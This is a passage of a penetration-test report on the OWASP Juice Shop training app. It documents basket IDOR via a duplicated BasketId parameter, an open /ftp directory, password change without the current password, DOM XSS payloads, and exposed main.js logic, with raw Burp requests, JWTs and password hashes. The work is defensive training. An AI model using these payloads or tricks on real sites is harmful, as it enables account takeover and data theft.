5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni
WUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWN
```

- Reponse

  The response shows the basket of the user with ID 2:


```
{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2024-06-24T21:11:43.980Z",
    "updatedAt":"2024-06-24T21:11:43.980Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":"Made from blended Rasp
        "price":4.99,
```


Jim's basket was accessed, revealing his items and personal information.



Add items to other users baskets

It was possible to add items to other users baskets by manipulating the request to add an item. This involved intercepting the request and altering the BasketId parameter.

- Original request:

  User `admin`

  BasketId `1`

  Product `Eggfruit Juice`

  ProductId `3`

```
Pretty    Raw    Hex
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 1(
Accept: application/json, text/plain,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.e
jUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVI
BY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwI
wslyOafjPiRoUvNLZGP2bdSs88kgb4Ax1LEGou
Content-Type: application/json
Content-Length: 43
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_sta
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.e
jUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVI
BY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwI
wslyOafjPiRoUvNLZGP2bdSs88kgb4Ax1LEGou
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "ProductId":3,
  "BasketId":"1",
  "quantity":1
}
```

Trying to simply change the `BasketId` to `2` didn´t work, but adding a duplicated `BasketId` parameter with the value `2` worked.

- Altered request:

  User `Jim`

  BasketId `2`

  Quantity `10`

```
{
  "ProductId":3,
  "BasketId":"1",
  "quantity":10,
  "BasketId":"2"
}
```

- Successful Response:

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin:
3  X-Content-Type-Options: nosn
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'sel
6  X-Recruiting: /#/jobs
7  Content-Type: application/js
8  Content-Length: 158
9  ETag: W/"9e-HNmMW/dsOutad9+1
10 Vary: Accept-Encoding
11 Date: Tue, 25 Jun 2024 02:51
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
     "status":"success",
     "data":{
       "id":27,
       "ProductId":3,
       "BasketId":"2",
       "quantity":10,
       "updatedAt":"2024-06-25T
       "createdAt":"2024-06-25T
     }
   }
```


Attempting to add more items to the basket on basket page using a `PUT` request or using Burp Suite's Repeater tool were unsuccessful. The vulnerability could only be exploited through the "Add to Basket" functionality on the main page by intercepting and modifying the request.

5. Directory Listing Exposure in '/ftp' - High


CWE	CWE-538 - Insertion of Sensitive Information into Externally-Accessible File or Directory
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The application exposes an open directory at `/ftp`, allowing unauthenticated users to list and access files. This issue was identified during endpoint enumeration using Burp Suite. Directory listing is enabled, revealing internal files and application structure. Attackers can browse and download sensitive files directly via the browser without authentication.
Impact	• Unauthorized access to sensitive internal documents • Exposure of application structure • Increased attack surface for further exploitation • Potential leakage of confidential business data In this case, a file named `acquisitions.md` was publicly accessible and contained sensitive company information.
Affected Component	http://127.0.0.1:3000/ftp
Remediation	Implement proper access control and disable directory listing.
References	• https://owasp.org/www-community/vulnerabilities/Information_exposure_through_directory_listing • https://cwe.mitre.org/data/definitions/538.html

Finding Evidence

Burp Suite was used to map the application's endpoints. By navigating through the site map, the `/ftp` directory was discovered, which allows directory listing. This exposes sensitive information about the application's internal structure and files


http://localhost:3000
/
api
assets
ftp
/
acquisitions.md
announcement_encrypted.md
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
quarantine
suspicious_errors.yml
ftp
main.js
polyfills.js
profile
redirect
rest
robots.txt
runtime.js

- By accessing the `/ftp` directory directly, files available for download can be seen.



- For example, the `acquisitions.md` file contains sensitive information about the company's acquisitions.

```
> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

6. Cross-Site Request Forgery (CSRF) in Change Password Functionality - High

CWE	CWE-352 - Cross-Site Request Forgery (CSRF)
CVSS 3.1	7.3 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N
Root Cause	The change password functionality is vulnerable to Cross-Site Request Forgery (CSRF). The application fails to properly validate the authenticity of state-changing requests. Using Burp Suite Repeater, it was observed that the password can be changed without supplying the correct current password. By removing the `current password` parameter from the request, the server processes the request successfully. This indicates missing CSRF protections and insufficient server-side validation of critical parameters.
Impact	• Unauthorized password change • Account takeover • Privilege escalation • Execution of actions on behalf of authenticated users An attacker can trick a logged-in user into submitting a malicious request, resulting in full account compromise
Affected Component	http://127.0.0.1:3000/rest/user/change-password
Remediation	• Implement anti-CSRF tokens for all state-changing requests • Validate CSRF tokens on the server-side • Enforce strict verification of current password before allowing change • Use SameSite cookie attributes (`Strict` or `Lax`) • Implement re-authentication for sensitive actions
References	• https://cwe.mitre.org/data/definitions/352.html • https://owasp.org/www-community/attacks/csrf

Finding Evidence

The change password functionality is vulnerable to CSRF attacks. Using Burp Suite's Repeater tool, the password could be changed directly by altering the request. When the current password value was set incorrectly, it led to an error. However, by removing the current password value, the password change was successfully executed, allowing the attacker to change the password without knowing the actual current password.

- The request with the correct current password successfully changes the password:

Request

Pretty Raw Hex

```
1 GET /rest/user/change-password?current=
  admin123&new=pass&repeat=pass HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:127.0)
  Gecko/20100101 Firefox/127.0
4 Accept: application/json, text/plain,
  */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ
  zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI
  6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWl
  uQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTk
  yMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCI
  sInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjo
  iIiwibGFzdExvZ2luSXAiOiJlbmR1ZmluZWQiLCJ
  wcm9maWx1SW1hZ2UiOiJhc3N1dHMvcHVibG1jL21
  tYWdlcy91cGxvYWRzL2R1ZmF1bHRBZG1pbi5wbmc
  iLCJOb3RwU2VjcmVOIjoiIiwiaXNBY3RpdmUiOnR
  ydWUsImNyZWFOZWRBdCI6IjIwMjQtMDYtMjMgMTM
  6NDk6NDguOTU3ICswMDowMCIsInVwZGFOZWRBdCI
  6IjIwMjQtMDYtMjMgMTc6MTU6MzMuMzU3ICswMDo
  wMCIsImRlbGVOZWRBdCI6bnVsbHOsImlhdCI6MTc
  xOTE2MzUyN30.gIH9wjlH2Zq35kplpIZ--c-kTcC
  yDyq80qroglrCCwQizSn9DXgk7KNKfWePaCjL89u
  pj2vsSA_eiSahWJGA_GqLZPPPx1q7rcDpse2cPep
  wAhzQn-1GmAdi8PmafktHyB6hV5eCZGmgMhCit3p
  pU3dgGhNFrE7g8NCum6XHXOg
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 353
9 ETag: W/"161-hJYWfNtUt3Z2z7Lasv43MLefZos"
10 Vary: Accept-Encoding
11 Date: Sun, 23 Jun 2024 17:42:44 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
     "user":{
       "id":1,
       "username":"",
       "email":"admin@juice-sh.op",
       "password":"0192023a7bbd73250516f069df18b500",
       "role":"admin",
       "deluxeToken":"",
       "lastLoginIp":"undefined",
       "profileImage":"assets/public/images/uploads/defaultAdmin.png",
       "totpSecret":"",
       "isActive":true,
       "createdAt":"2024-06-23T13:49:48.957Z",
       "updatedAt":"2024-06-23T17:42:44.059Z",
       "deletedAt":null
     }
```

- The request with an incorrect current password leads to an error:

Request

Pretty Raw Hex

```
1 GET /rest/user/change-password?current=
  errado&new=pass2&repeat=pass2 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:127.0)
  Gecko/20100101 Firefox/127.0
4 Accept: application/json, text/plain,
  */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ
  zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI
  6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWl
  uQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTk
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 32
9 ETag: W/"20-6tKKLCLLgOnzR5qInvJyo/E13vg"
10 Vary: Accept-Encoding
11 Date: Sun, 23 Jun 2024 17:43:57 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Current password is not correct.
```

- The request without the current password value successfully changes the password:

Request

Pretty Raw Hex

```
1 GET /rest/user/change-password?current=&
  new=pass2&repeat=pass2 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:127.0)
  Gecko/20100101 Firefox/127.0
4 Accept: application/json, text/plain,
  */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ
  zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI
  6MSwidXN1cm5hbWUiOiIiLCJlbWFpbCI6ImFkbW1
  uQGp1aWN1LXNoLm9wIiwicGFzc3dvcmQiOiIwMTk
  yMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCI
  sInJvbGUiOiJhZG1pbiIsImR1bHV4ZVRva2VuIjo
  iIiwibGFzdExvZ21uSXAiOiJ1bmR1ZmluZWQiLCJ
  wcm9maWx1SW1hZ2UiOiJhc3N1dHMvcHVibG1jL21
  tYWd1cy91cGxvYWRzL2R1ZmF1bHRBZG1pbi5wbmc
  iLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnR
  ydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjMgMTM
  6NDk6NDguOTU3ICswMDowMCIsInVwZGF0ZWRBdCI
  6IjIwMjQtMDYtMjMgMTc6MTU6MzMuMzU3ICswMDo
  wMCIsImR1bGV0ZWRBdCI6bnVsbHOsIm1hdCI6MTc
  xOTE2MzUyN30.gIH9wjlH2Zq35kplpIZ--c-kTcC
  yDyq80qrog1rCCwQizSn9DXgk7KNKfWePaCjL89u
  pj2vsSA_eiSahWJGA_GqLZPPPx1q7rcDpse2cPep
  wAhzQn-1GmAdi8RmafktHyB6hV5eCZGmgMhCit3p
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 353
9 ETag: W/"161-cfAcaaFeixKSuUyN/fweaykLJ/w"
10 Vary: Accept-Encoding
11 Date: Sun, 23 Jun 2024 17:44:42 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "user":{
      "id":1,
      "username":"",
      "email":"admin@juice-sh.op",
      "password":"c1572d05424d0ecb2a65ec6a82aeacbf",
      "role":"admin",
      "deluxeToken":"",
      "lastLoginIp":"undefined",
      "profileImage":"assets/public/images/uploads/defaultAdmin.png",
      "totpSecret":"",
      "isActive":true,
      "createdAt":"2024-06-23T13:49:48.957Z",
      "updatedAt":"2024-06-23T17:44:42.492Z",
      "deletedAt":null
```

Obs.: The vulnerability did not work on an updated version of Firefox due to built-in browser protections, making it harder to reproduce the attack on a victim's computer. However, other methods, such as using Burp Suite, older browsers, or custom scripts, could still be used to exploit this vulnerability.

7. DOM XSS in Product Search - Medium

CWE	CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CVSS 3.1	6.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Root Cause	The product search functionality is vulnerable to **DOM-based Cross-Site Scripting (XSS)**. This occurs when user-controlled input is processed directly in the browser's Document Object Model (DOM) without proper sanitization or encoding. Unlike reflected or stored XSS, this vulnerability executes entirely on the client side and does not require server interaction. Testing showed that while basic `<script>` tags were sanitized, alternative payloads using HTML event handlers successfully executed JavaScript in the victim's browser.
Impact	• Execution of arbitrary JavaScript in user browser • Session hijacking via cookie theft • Phishing and redirection attacks • Manipulation of page content • Potential chaining with other vulnerabilities
Affected Component	http://127.0.0.1:3000/#/search?q=
Remediation	• Implement proper input validation and sanitization • Apply context-aware output encoding • Use secure frameworks/libraries that auto-escape data • Avoid directly inserting user input into DOM • Implement Content Security Policy (CSP) • Use DOMPurify or similar libraries
References	• https://cwe.mitre.org/data/definitions/79.html • https://owasp.org/www-community/attacks/xss/

Finding Evidence

The product search functionality is vulnerable to DOM-based XSS. DOM-based XSS occurs when the attack payload is executed as part of the Document Object Model (DOM) on the client side, without any interaction with the server.

By entering the payload in the browser´s search bar, the application executes the script in the context of the user's browser.

Payloads:


1. **Basic Script Alert**

```
<script>alert('XSS');</script>
```

   This payload did not work as the script was sanitized.
2. **Image Tag with onerror Attribute**

```
<img src=x onerror=alert('XSS')>
```

This payload triggered an alert box, demonstrating the presence of an XSS vulnerability.



3. **Simple Redirect Link**

```
<a href="https://google.com/">Click</a>
```

This payload created a link that, when clicked, redirected the user to another page.

4. **Image Tag with onerror Redirect**


```
<img src=x onerror="window.location='https://google.com'">
```

This payload straight redirected the user upon triggering the onerror event.

5. **Cookie Stealing**

```
<iframe src="javascript:alert(document.cookie)">
```

This payload triggered an alert showing the user's cookies.


OWASP Juice Shop
:alert(document.cookie)">
Account
Your Bas
Search Results -
localhost:3000
language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ItYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjQgMjE6MTE6NDEuODYyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDYtMjQgMjE6MTM6MjUuMTQzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcxOTI2MzYxN30.kBYYB3e3ZwIdI6J_PiOQnoSZryXgUTZkXBY93yo9IfLMOG9URtSttxhFf_-YNptZ8yeMeVIYWXjOYY0nwxA-7XaqtJwiftdPQuQeOqaGaa_NOt9jxJ6I6q9cAB8N8gCUQ2FSF_iOGsulvysLwfwH3TQMI__0Jo6ZhXso8xjbD4A;
continueCode=YxezPaJDZ8ydK1tYt8cpfetqpuRPtYbIkmhzBtaZIyXtK8u5g0jmXIE6Onr5
OK

8. Sensitive Data Exposure in Main.js - Medium

CWE	CWE-922 - Insecure Storage of Sensitive Information
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The application exposes sensitive internal information within the client-side JavaScript file `main.js`. By inspecting the file using browser developer tools and applying Pretty Print formatting, internal endpoints and application logic were revealed. Analysis of the code showed references to administrative functionalities, including potential access points to admin panels and user management features. This information can aid attackers in mapping the application and identifying high-value targets.
Impact	• Exposure of internal application logic • Disclosure of hidden endpoints (e.g., admin panel) • Easier reconnaissance for attackers • Increased risk of targeted attacks on privileged functionalities Although no direct exploitation was observed, this significantly lowers the barrier for further attacks.
Affected Component	http://127.0.0.1:3000/main.js
Remediation	*Avoid exposing sensitive logic in client-side code • Move critical functionality to server-side • Remove hardcoded endpoints and secrets • Implement code obfuscation/minification (defense-in-depth) • Enforce proper access controls on all backend endpoints
References	• https://cwe.mitre.org/data/definitions/922.html • https://owasp.org/www-project-top-ten/

Finding Evidence

Inspecting `main.js` in the developer tools debugger with Pretty Print reveals critical internal information.

